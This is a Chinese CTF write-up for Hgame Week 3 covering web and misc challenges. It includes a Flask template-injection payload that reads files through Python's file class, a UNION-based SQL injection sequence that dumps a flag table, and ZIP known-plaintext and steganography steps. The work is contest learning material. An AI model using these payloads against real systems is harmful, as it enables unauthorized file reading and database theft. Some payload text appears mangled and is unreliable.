Hgame Week3 Write Up

——Li4n0

1. Web 部分

1.ngc的博客:

F12 找到 hint 提示 flag in flag ,然鹅看不懂 ,直到新的 hint 放出之后,猜想这道题和 flask 框架 本身存在的漏洞 有关系。 于是百度找了下 flask 的漏洞 发现一个服务端模板注入导致任意文件读取的漏洞。

首先看一下是否存在,访问:

http://111.230.105.104:5000/%7B%7B%20".class.mro[2].subclasses()%20%7D%7D

看到可访问类中是有 file 的



Oops! That page doesn't exist.

http://111.230.105.104:5000/[<type 'type', <type 'weakref'>, <type 'weakcallableproxy'>, <type 'weakproxy'>, <type 'int'>, <type 'basestring'>, <type 'bytearray'>, <type 'list'>, <type 'NoneType'>, <type 'NotImplementedType'>, <type 'traceback'>, <type 'super'>, <type 'xrange'>, <type 'dict'>, <type 'set'>, <type 'slice'>, <type 'staticmethod'>, <type 'complex'>, <type 'float'>, <type 'long'>, <type 'frozenset'>, <type 'slice'>, <type 'memoryview'>, <type 'tuple'>, <type 'tuple'>, <type 'tuple'>, <type 'tuple'>, <type 'tuple'>, <type 'tuple'>, <type 'instancemethod'>, <type 'function'>, <type 'classobj'>, <type 'dictproxy'>, <type 'generator'>, <type 'geteot_descriptor'>, <type 'instancemethod'>, <type 'wrapper_descriptor'>, <type 'instance'>, <type 'ellipsis'>, <type 'member_descriptor'>, <type 'file'>, <type 'PyCapsule'>, <type 'cell'>, <type 'sys.float_info'>, <type 'EncodingMap'>, <type 'fieldnameiterator'>, <type 'formatteriterator'>, <type 'sys.version_info'>, <type 'sys.flags'>, <type 'exceptions.BaseException'>, <type 'module'>, <type 'imp.NullImporter'>, <type 'zipimport.zipimporter'>, <type 'posix.stat_result'>, <type 'posix.stat_result'>, <type 'posix.stat_result'>, <type 'localss 'warnings.WarningMessage'>, <class 'warnings.catch_warnings'>, <type 'classmethod'>, <class 'warnings.catch_warnings'>, <type 'classmethod'>, <class 'warnings.catch_warnings'>, <type 'classmethod'>, <type 'classmethod'>, <type 'classmethod'>, <class 'warnings.catch_warnings'>, <type 'classmethod'>, <type '

那么就可以直接读取文件了,结合 hint 所说的 flag in flag,构造如下payload:

http://111.230.105.104:5000/%7B%7B%20".class.mro[2].subclasses()40.read()%20%7D%7D

可以直接读取flag

flag:hgame{skdvhdsbvadvnjVADBVS}

2. 送分的SQLi:

放几个payload吧....

http://118.25.18.223:10068/?id=1

http://118.25.18.223:10068/?id=1 union select 1,2

http://118.25.18.223:10068/?id=1 union select 1,table_name from information_schema.tables where table_schema=database()

http://118.25.18.223:10068/?id=1 union select 1,column_name from information_schema.columns where table_schema=database() and table_name='f111aa4g'


http://118.25.18.223:10068/?id=1 union select 1,f111aaaggg_w3 from f111aa4g

flag: hgame{Th3_e4sist_sql_injeCti0n##}

2.Misc部分:

1.bunny treasure

流量包, wireshark 打开后过滤一下, 只显示 http, 发现了一个图片和一个压缩包:



访问资源对应的网址,把他们下载下来,打开压缩包,发现有密码,同时那张图片也在压缩包里,想到之前招新群里面V爷爷教我的明文攻击, 先把那张图片打个包看看 CRC32 是不是完全一样



那么可以开始明文攻击了,用AZPR的明文攻击,几秒钟就可以拿到一个没有密码的压缩包了

flag: hgame{^P1ay_H9am3_2nd_p1Ay_buNNy^}

2. 画风不一样的她

双图,用stegsolve compare 后发现有多条红线,然后就不知所措了。。。看了 hint 后去搜了一下盲水印,涨新姿势。。。。

用blind water mark 处理一下, 拿到flag:



3.这是啥

下载到一个有密码的压缩包,winhex 到最后,发现一串疑似 base64,解密后拿到密码:hammernb,打开 rgb,根据rgb值还原出图片

```
def get_image():
    x = 280
    y = 280

im = Image.new("RGB", (x, y))
    file = open('rgb')

for i in range(0, x):
    for j in range(0, y):
        line = file.readline().replace('0', '255')
        rgb = line.split(" ")
        print(rgb[0])
        im.putpixel((i, j), (int(rgb[0]), int(rgb[1]), int(rgb[2])))

im.show()

get_image()
```

因为原有的 rgb 值只有0 1, 所以还原后一片漆黑, 于是尝试把 0 换成 255, 拿到一个二维码。

放到草料上解析出一个网址,访问,下载到了一个MD5命名的文件,MD5丢到cmd5上面解密,结果是:hammer666。

文件打开是一长串base64,解码后发现是zip文件的16进制ascii码,于是丢到winhex里,把压缩包保存下来,发现 又有密码,果断猜想是hammer666,然后就错了……

开始怀疑是保存压缩包有姿势问题然后就.....20多个小时过去......不行必须上张图.....

这该死的出题人又只丢给我一个带密码的压缩包, 他**的到底想干嘛?

CTF比赛中经常出现这样的问题,如果不能顺利解压真的是件很抓狂的事情。



最后绝望了,不抱希望地用AZPR暴力跑……结果一下子就出来密码:hgame.... 打开压缩包拿出假flag,然后去找ngc换真flag。

PS:

这周Web只做出两道题,菜得不行了,还是滚去老老实实的学习......